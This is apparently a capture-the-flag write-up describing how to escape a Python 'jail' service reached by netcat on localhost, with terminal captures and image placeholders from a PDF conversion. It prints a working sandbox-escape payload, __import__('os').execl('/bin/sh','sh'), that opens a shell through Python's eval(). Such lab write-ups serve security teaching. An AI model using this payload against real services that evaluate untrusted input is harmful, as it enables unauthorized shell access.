


The Great Escape

Problem: Can you break out of jail?

Given: nc 127.0.0.1 17777


Steps:

(1) Begin by nc 127.0.0.1 17777. Once you connect the only indication you've connected to the service is that you can input.



```
qijun@glap:~  
File Edit View Search Terminal Help  
[qijun@glap ~]$ nc 127.0.0.1 17777
```

(2) Before you can exploit any system you must first figure out what kind of environment or service is running on this remote machine. Begin by throwing some arbitrary commands at the service. I chose some common bash commands as a starting point.




```
qijun@glap:~  
File Edit View Search Terminal Help  
[qijun@glap ~]$ nc 127.0.0.1 17777  
whoami  
whoami  
pwd  
pwd  
exit  
Use exit() or Ctrl-D (i.e. EOF) to exit  
exit()  
exit()  
Traceback (most recent call last):  
  File "/ctf/calendars/home/pjail.py", line 4, in <module>  
    data=raw_input()  
ValueError: I/O operation on closed file
```

Interesting, when trying “exit” and “exit()”, we see some information and “pyjail.py”. So, the service is a python program.

For other inputs, such as “whoami” and “pwd”, we see they are echoed back. Python has a function known as eval() which will evaluate a string of Python code if passed to the function. The function does exactly what we have seen.

If used improperly, this function can be rather dangerous. You can read more about exploiting Python's `eval()` statement http://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html


(3) Let's see if we can't launch a shell using the following piece of code: `'os.execl('/bin/sh','sh')`. It is a simple python statement that says using the OS module, call the `execl` function and try to execute `/bin/sh`.



```
qijun@glap:~  
File Edit View Search Terminal Help  
[qijun@glap ~]$ nc 127.0.0.1 17777  
os.execl('/bin/sh','sh')  
os.execl('/bin/sh','sh')
```

(4) Well that's unfortunate, it seems the OS module isn't loaded. What if I told you there's a way to force Python to import a module for you? You can read more about it <https://2013.picocft.com/problems/pyeval/stage3.html>

Let's try this piece of code now: `'__import__('os').execl('/bin/sh','sh')`



```
qijun@glap:~  
File Edit View Search Terminal Help  
[qijun@glap ~]$ nc 127.0.0.1 17777  
os.execl('/bin/sh','sh')  
os.execl('/bin/sh','sh')  
__import__('os').execl('/bin/sh','sh')
```

(5) We certainly didn't get kicked out of the target system, that's a pretty good sign right? Let's try running some bash commands from before again to get the flag...